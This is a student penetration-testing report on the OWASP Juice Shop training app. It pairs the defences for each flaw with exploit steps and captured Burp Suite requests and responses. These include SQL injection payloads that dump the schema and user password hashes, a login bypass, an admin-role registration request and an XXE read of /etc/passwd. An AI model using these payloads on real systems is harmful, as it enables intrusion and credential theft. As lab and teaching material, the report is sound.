



# Applied Artificial Intelligence, BSc (Hons)

# INF2005 Cyber Security Fundamentals

## Assessed Coursework 2 (ACW 2)


| Team Members | Student ID |
|---|---|
| ASHLINDER KAUR DO S. AJAIB SINGH | 2202636 |
| LEO EN QI VALERIE | 2202795 |
| OSAMA RASHEED KHAN | 2203385 |
| SERI HANZALAH BTE HANIFFAH | 2201601 |
| TEO XUANTING | 2202217 |
| TIAN YUE XIAO, BRYON | 2201615 |

# Introduction and Summary

In the cybersecurity world, OWASP Juice Shop stands as a crucial testing ground for evaluating the effectiveness of the security measures that are implemented in web applications. This initiative provides a diverse set of hacking skills and tools to examine the app's security across different difficulty levels. The aim of this report is to document the vulnerabilities found, conduct exploits and propose defence mechanisms based on the vulnerabilities identified during the penetration testing of the OWASP Juice Shop web application. The report provides a detailed summary of the discovered vulnerabilities, outline steps taken to exploit the vulnerabilities and recommended defence mechanisms to strengthen website security.

# Penetration Testing Details

## Identifying Vulnerabilities

During the systematic exploration stage, the team managed to identify 6 out of 10 significant vulnerabilities where each represents a potential risk to the application's security. The vulnerabilities found are as follows:

| | |
|---|---|
| **1. SQL Injection** | Database Schema (3 stars)<br>Login Jim (1 star) |
| **2. Broken Authentication** | Reset Jim's Password (3 stars) |
| **3. XML External Entities** | XXE Data Access (3 stars) |
| **4. Sensitive Data Exposure** | Login Amy (3 stars)<br>Confidential Document (1 star) |
| **5. Broken Access Control** | Forged Review (3 stars)<br>Manipulate Basket (3 stars)<br>View Another User's Shopping Basket (2 stars) |
| **6. Security Misconfiguration** | Register as a User with Administrator Privileges (3 stars) |

These vulnerabilities that range from SQLi to security misconfiguration shows the diverse and multifaceted nature of potential threats within OWASP Juice Shop.

# Defence Mechanisms of Vulnerabilities

1. **SQL INJECTIONS (SQLi)**

   SQL injection attack involves the input insertion of a SQL query from the client to the server. Once successful, the SQLi attack can read, insert, update and delete sensitive data inside the databases. SQLi attacks also allow for identity spoofing and data tampering for the attackers, especially for PHP websites or applications.

   a. **Input Validation**: Usage of input validation techniques in order to validate user input. Input validation ensures that it will not contain any malicious SQL queries. Some examples include whitelisting, blacklisting and regular expressions.
   b. **Prepared Statements**: Injection attacks can be avoided by using prepared statements. They are precompiled SQL statements that can be reused with different parameters, making it difficult for attackers to inject malicious SQL.
   c. **Least Privilege Principles:** Limiting the privileges of users can reduce the impact of SQLi attacks by granting users only the minimum privileges necessary to perform their tasks.

2. **BROKEN AUTHENTICATION**

   Broken Authentication is a common vulnerability that malicious hackers exploit. The attackers are given the same privileges as an organisation's admin user, due to poor implementation of session management functions and authentications. Passwords, session tokens or keys are most commonly compromised and stolen by the attackers to bypass user authentication.

   a. **Strong Password Policies**: Implement strong password policies to avoid weak passwords. These password policies should require users to use a combination of uppercase and lowercase letters, numbers and special characters.
   b. **Session Management:** Proper session management can prevent session hijacking attacks. Some examples of session management include using secure cookies, expiring sessions and SSL/TLS encryption.

3. **XML EXTERNAL ENTITIES (XXE)**

   XML External Entity attack targets websites and applications that parses XML input. This XXE attack generally occurs when a weak XML parser processes the XML input, which contains an external entity reference.

   a. **Disable External Entity Processing (DTDs):** Disabling external entity processing can be achieved by configuring the XML parser to not allow XML External Entities (XXE). Disabling DTDs also ensures more defence capabilities against other malicious attacks, such as the Denial of Service (DOS) attacks.

**4. SENSITIVE DATA EXPOSURE**

The risks of sensitive data exposure arise during a data breach, resulting in the release of information that is designed to be safeguarded and protected from unauthorised access.

a. **Encryption:** Encrypting sensitive data can be used to protect data both in transit and at rest. Encryption is essential for safeguarding sensitive information, such as financial and medical records.
b. **Secure Storage**: Storing sensitive data in a secure location can prevent data leaks and it can be done by using secure databases, file systems and cloud storage services. Robust data protection is needed to ensure confidentiality and prevent unwanted malicious attacks.

**5. BROKEN ACCESS CONTROL**

Broken Access Control vulnerabilities enable attackers or malicious users to access unauthorised data or perform any actions they should not have permission to do.

a. **Use Unique Identifiers (UUID):** Using randomly generated IDs to prevent potential attackers or other unauthorised users from easily manipulating resource identifiers. Therefore, the HTTP parameter identifiers are harder to guess or exploit.
b. **Role-based Access Control:** Role-based Access Control limits access to sensitive areas of the application. It assigns users to roles based on job responsibilities and limits their access to only the resources needed to perform specific assigned tasks.
c. **Rate Limiting and Throttling:** Rate limiting can be implemented to prevent excessive manipulation attempts (such as brute-forcing) on related endpoints. This can include limiting the number of requests users can make within a certain time frame.
d. **Access Control Testing**: This involves testing the application to ensure that users are not able to access resources that they should not have access to, ensuring that that application is working as intended.
e. **Regular Access Reviews**: Implement regular access reviews to ensure that users have the appropriate level of access. This involves reviewing user access rights to ensure that they are still necessary and appropriate.

**6. SECURITY MISCONFIGURATION**

Security Misconfiguration involves the mishandling of security settings which creates vulnerabilities for attackers to exploit. The attackers identify and take advantage of the misconfigured application settings, hence this results in unauthorised access and data leaks which compromises the overall security of the application.

a. **Regular Updates**: Having regular security updates ensures that application and the components are up to date to prevent security misconfigurations. It can help fix any potential software misconfigurations and patch vulnerabilities.
b. **Secure Defaults**: Implementing secure default settings ensures a stronger security configuration, which sets a strong baseline foundation for organisation's we.
c. **Regular Security Audits**: Security audits can be conducted regularly to identify and fix misconfigurations. Additionally, security audits can help in proactively addressing security vulnerabilities and ensuring organisational compliance with regulations.

# Summarised Penetration Testing

| # | STARS | VULNERABILITY | EXPLOIT STEPS | RECOMMENDED DEFENCE |
|---|---|---|---|---|
| 1 | 3 | SQL Injection | **Database Schema**<br>Using Burp Suite repeater to send HTTP requests to perform injection. | • **Prepared statements with parameterised queries:**<br>When writing database queries, apply prepared statements with variable binding. This enforces developers to articulate all SQL code before introducing parameters hence establishes a clear distinction between code and data, preventing attackers from manipulating queries and insert malicious SQL commands.<br><br>• **Least privilege principles:**<br>Minimise the privileges assigned to database accounts to reduce potential damage of a successful SQLi attack. Must ensure that application accounts are granted only the necessary access rights, hence restricting unnecessary operations.<br>(E.g. Create views to limit access to specific parts of data.) |
| 2 | 3 | Broken Authentication | **Reset Jim's Password**<br>1. Find Jim's email address<br>2. Forget password as Jim to know security question and submit form<br>3. In Burp Suite, find POST rest/user/reset-password and direct request to the Repeater.<br>4. From Repeater find *{"email":"jim@juice-sh.op", "answer":"urmom", "new":"testing123", "repeat":"testing123"}* and direct to Intruder.<br>5. Add payload to the security question answer field.<br>6. Add list of names | • **Make stronger security passwords**:<br>Good security answer should be memorable, applicable, consistent, confidential and specific. Stronger passwords act as strong defence against attempted attacks such as brute force and social stalking.<br>(E.g. Security Passwords questions - What is the name of the course you applied to but didn't get in?)<br><br>• **Apply Two Factor Authentication**:<br>2FA provides an extra layer of protection against hackers. As the attackers would still need the second factor to successfully authenticate a user's account. |

| | | | | |
|---|---|---|---|---|
| | | | 7. Go to grep extract and highlight the response message and Start Attack<br>8. Look out for Status code “200”, it indicates the payload returned by the server when a client's request has been successfully processed.<br>9. Name with status code “200” is the correct answer. Use it to successfully reset the password. | (E.g. For Google log-in 2FA, password & key in code given from mobile devices). |
| 3 | 3 | XML External Entities (XXE) | **XXE Data Access**<br>1. Create an XML file to read contents from /etc/passwd.<br>2. Upload the XML file in the Complaint section.<br>3. Retrieve the file’s contents. | ● **Disable DTD:** Disable external entities or Document Type Definition (DTD) processing so that the XML parser will ignore any attempts to reference entities from external sources like files or URL.<br><br>● **File input sanitisation & validation:** Sanitise, validate, and whitelist file uploads such that websites only accept pre-defined file types (E.g. only accept jpg, png for images.) |
| 4 | 3 | Sensitive Data Exposure | **Login Amy**<br>1. Find information on “One Important Final Note”. (will lead to Password Haystacks)<br>2. Create a Python program to brute force Amy’s password based on the example password.<br>3. Login to Amy’s account with the password found. | ● **Lockout policy:** Have a lockout policy such that the account will be locked after consecutive failed login attempts (E.g. Lock account after 3 failed login attempts.)<br><br>● **IP whitelisting and blacklisting:** Use whitelisting to allow trusted IP address(es) to login, and blacklisting to block suspicious IP address(es). |
| 5 | 3 | Broken Access Control | **Forged Review**<br>1. In the customer feedback page, look within the source code to find the userID section.<br>2. Find condition hidden type="text" and remove ‘hidden’ from condition.<br>3. Text box will pop up. | ● **Authorisation Checks:** Implement strict authorisation checks in order for users to only perform actions that they are explicitly allowed to do. This prevents unauthorised users from attempting actions beyond their privileges. |

| | | | | |
|---|---|---|---|---|
| | | | 4. See data type for userID<br>a. use account to send to another existing account & refer to burp suite to see data<br>5. Forge feedback based on data retrieved. | (E.g. Before allowing users to post reviews, they must verify their role or permissions to confirm that they have necessary rights.)<br><br>● **Cross Site Request Forgery (CSRF) Protections:**<br>CSRF Protection prevents attackers from making unauthorised requests on the user's behalf. This ensures that the request originated from a legitimate source.<br>(E.g. Include CSRF protection tokens in forms and validate the tokens on server side before processing requests). |
| 6 | 3 | Broken Access control | **Manipulate Basket**<br>1. Register a user account and log into that account. Make sure the basket is empty.<br>2. Add one product into the basket and check the basket page to ensure it is added.<br>3. In Burp Suite, find the POST request with the URL/api/BasketItems/. Use Burp Suite's Repeater on the Basket Items POST request.<br>{"ProductId":9,<br>"BasketId":"6",<br>"quantity":1}<br>4. Amend the values of the parameters ("ProductID" and "BasketId") individually and send the amended requests over using the repeater. An error message is shown when the value of BasketId is changed.<br>5. Add in another "BasketId": "5", so that the new request will be amended to show:<br>{"ProductId":9,"BasketId":"6", "BasketId": "5","quantity":1} | ● **Implement Proper Access Controls:**<br>Apply authorisation checks to ensure users can only access and modify their own baskets. Validate user permissions before allowing any changes to basket items.<br><br>● **Use Unique Identifiers:**<br>Use UUID to prevent attackers from easily manipulating identifiers.<br>(E.g. Avoid exposing sequential or easily guessable identifiers for baskets or products.)<br><br>● **Rate Limiting and Throttling:**<br>Slows down the amount of requests a user can make within a time-frame. It combats the Burp Suite's Repeater and prevents brute-force operations on related endpoints. |
| 7 | 3 | Security | **Admin Registration** | ● **Multi-Factor Authentication:** |

| | | | | |
|---|---|---|---|---|
| | | Misconfiguration | 1. Submit a POST request to the following URL: http://localhost:3000/api/Users.<br>2. Change the following attributes in the body (Ensure the role is "admin". This step registers users and provides administrator privileges). {"email":"admin","password":"admin","role":"admin"}.<br>3. Change content-type to application/json.<br>4. Login using credentials above and gain access to http://localhost:3000/administration<br>5. As a result, user now has admin privileges. | More secure authentication for admin users. This can include 2FA, or other forms of additional authentication. |
| 8 | 3 | SQL Injection | **Login Jim**<br>1. Guess Jim's email as "jim@juice-sh.op." Inject a single quote (') and double hyphens (--). The single quote terminates the email field. The double hyphens comment out the rest of the SQL query, bypassing the password check.<br>2. Successfully log in with a random password to access Jim's account. | • **Input Validation:** Perform input validation to make sure inputs conform to expected format. (E.g. validating email format.)<br>• **Parameterised Input Statements:** Using placeholders (E.g. ?) for input data instead of some executable text. |
| 9 | 2 | Broken Access Control | **View Basket**<br>1. Login as a user.<br>2. View the shopping cart (by default, the cart will not have any products).<br>3. Right click on the webpage → Inspect → Application → Session storage.<br>4. Edit the bid (Basket ID) to 1 and reload the page. The following image shows the result. | • **HTTP Cookie authentication:** A particular user's cookie should be used to authenticate and allow access to their private information. Anyone not in possession of that cookie should receive a 403 response code. |

| | | | | |
|---|---|---|---|---|
| 10 | 1 | Sensitive Data Exposure | **Confidential Document**<br>1. Navigate to the About page and click on the Terms and Conditions link.<br>2. Look for the website GET request "http://localhost:3000/ftp/legal.md", then right click and send to Repeater.<br>3. Under the Response tab, you can see a 'Directory' class. Within this class, copy the title of 'Acquisition.md', return back to the Repeater Tab and change URL. Now, if you open the Response Tab, you will be able to see a confidential document of OWASP Juice Shop. | • **Disabling Directory Listing:** Disable Directory listings from being viewed by configuring the server to only show it on certain files. This prevents users from browsing through directories and accessing files like 'Acquisition.md'<br><br>• **Role-based Access Control:** Control Access to such confidential documents by ensuring that only authorised users have permission to access them. Even if the URL is discovered by an attacker, it will not be accessed without proper authorisation. |


# Appendix

## No. 1, Task: Data Schema (3 stars), Vulnerability: SQLi

1. Have Burp Suite Community ver installed
2. Open Burp Suite → Proxy → HTTP History → Open browser and put in the URL localhost:3000 (Ensure that OWASP Juice Shop website is running by using cd juice-shop, npm start).
3. In HTTP History of Burp Suite, press CTRL R → Repeater will be highlighted then go to repeater → click 'send' at request → get all data back as its is at server from 'response'.
4. Key in **'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master--** upon the item to search for.

| search?q=strawberry'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- |
| --- |
| '): end of string in sql<br>UNION: sql operator that merges results of 2 or more SELECT queries<br>%20: URL encoding space character<br>SELECT: sql command to get data from db<br>sql,2,3,4,5,6,7,8,9: placeholder values for columns in the original query. Sql suggests that the attacker is attempting to get data from a column named sql from sqlite_master table. The numeric placeholders cover a range of possibilities to ensure that at least 1 of the placeholders matches the number of columns in the original query. (really trial and error)<br>FROM and sqlite_master: specifies the table sqlite_master from where the attacker wants to get the info<br>- -: start of SQL comment which make the rest of the query a comment hence ignore DB engine |

5. While in this injection, this code allows retrieving users credentials from username, password and email. p=banan'))UNION%20SELECT%20username,password,email,4,5,6,7,8,9%20FROM%20Users--




**Request**

```
GET /rest/products/search?q=banan HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss
Connection: close
```

**Response**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 277
ETag: W/"115-Jgr9PsWblEylZHgL4I+PlFnpPns"
Vary: Accept-Encoding
Date: Fri, 03 Nov 2023 07:19:32 GMT
Connection: close

{
  "status":"success",
  "data":[
    {
      "id":6,
      "name":"Banana Juice (1000ml)",
      "description":"Monkeys love it the most.",
      "price":1.99,
      "deluxePrice":1.99,
      "image":"banana_juice.jpg",
      "createdAt":"2023-11-02 11:56:55.631 +00:00",
      "updatedAt":"2023-11-02 11:56:55.631 +00:00",
      "deletedAt":null
    }
  ]
}
```



**Request**

```
GET /rest/products/search?q=banan' HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss
Connection: close
```

**Response**

```
HTTP/1.1 500 Internal Server Error
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Vary: Accept-Encoding
Date: Fri, 03 Nov 2023 07:24:05 GMT
Connection: close
Content-Length: 321

{
  "error":{
    "message":"SQLITE_ERROR: near \"'%'\": syntax error",
    "stack":"Error: SQLITE_ERROR: near \"'%'\": syntax error",
    "errno":1,
    "code":"SQLITE_ERROR",
    "sql":
    "SELECT * FROM Products WHERE ((name LIKE '%banan'%' OR des
    cription LIKE '%banan'%') AND deletedAt IS NULL) ORDER BY n
    ame"
  }
}
```


**Request**

```
GET /rest/products/search?q=banan'))-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss
Connection: close
```

**Response**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
Content-Length: 30
ETag: W/"1e-JkPcI+pGj7BBTx0uZTVVIm9lzaY"
Vary: Accept-Encoding
Date: Fri, 03 Nov 2023 07:23:13 GMT
Connection: close

{
  "status":"success",
  "data":[
  ]
}
```




**Request**

```
GET /rest/products/search?q=
strawberry'))UNION%20SELECT%20sql,2,3,4,5,6,7,8,9%20FROM%20sqlite_master-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/118.0.5993.90 Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Connection: close
```

**Response**

```
HTTP/1.1 200 OK
Access-Control-Allow-Origin: *
X-Content-Type-Options: nosniff
X-Frame-Options: SAMEORIGIN
Feature-Policy: payment 'self'
X-Recruiting: /#/jobs
Content-Type: application/json; charset=utf-8
ETag: W/"1f30-igIwvxCdxGkAuGwpMVJX/xiAv4"
Vary: Accept-Encoding
Date: Mon, 06 Nov 2023 09:03:33 GMT
Connection: close
Content-Length: 7984

{
  "status":"success",
  "data":[
    {
      "id":null,
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":
      "CREATE TABLE `Addresses` (`UserId` INTEGER REFERENCES `Users` (`id`) ON DELETE NO ACTION
       ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `fullName` VARCHAR(255), `mob
      ileNum` INTEGER, `zipCode` VARCHAR(255), `streetAddress` VARCHAR(255), `city` VARCHAR(255
      ), `state` VARCHAR(255), `country` VARCHAR(255), `createdAt` DATETIME NOT NULL, `updatedA
      t` DATETIME NOT NULL)",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":
      "CREATE TABLE `BasketItems` (`ProductId` INTEGER REFERENCES `Products` (`id`) ON DELETE C
      ASCADE ON UPDATE CASCADE, `BasketId` INTEGER REFERENCES `Baskets` (`id`) ON DELETE CASCAD
      E ON UPDATE CASCADE, `id` INTEGER PRIMARY KEY AUTOINCREMENT, `quantity` INTEGER, `created
      At` DATETIME NOT NULL, `updatedAt` DATETIME NOT NULL, UNIQUE (`ProductId`, `BasketId`))",
      "name":2,
      "description":3,
      "price":4,
      "deluxePrice":5,
      "image":6,
```



**Request**

```
GET /rest/products/search?q=
banan'))UNION%20SELECT%20username,password,email,4,5,6,7,8,9%2
0FROM%20Users-- HTTP/1.1
Host: localhost:3000
sec-ch-ua: "Not=A?Brand";v="99", "Chromium";v="118"
Accept: application/json, text/plain, */*
sec-ch-ua-mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/118.0.5993.90
Safari/537.36
sec-ch-ua-platform: "Windows"
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: http://localhost:3000/
Accept-Encoding: gzip, deflate, br
Accept-Language: en-US,en;q=0.9
Cookie: language=en; cookieconsent_status=dismiss
Connection: close
```


**Response**

```
  "data":[
    {
      "id":"",
      "name":"0192023a7bbd73250516f069df18b500",
      "description":"admin@juice-sh.op",
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"",
      "name":"030f05e45e30710c3ad3c32f00de0473",
      "description":"amy@juice-sh.op",
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"",
      "name":"05f92148b4b60f7dacd04cceebb8f1af",
      "description":"uvogin@juice-sh.op",
      "price":4,
      "deluxePrice":5,
      "image":6,
      "createdAt":7,
      "updatedAt":8,
      "deletedAt":9
    },
    {
      "id":"",
```

## No. 2, Task: Reset Jim's Password (3 stars), Vulnerability: Broken Authentication

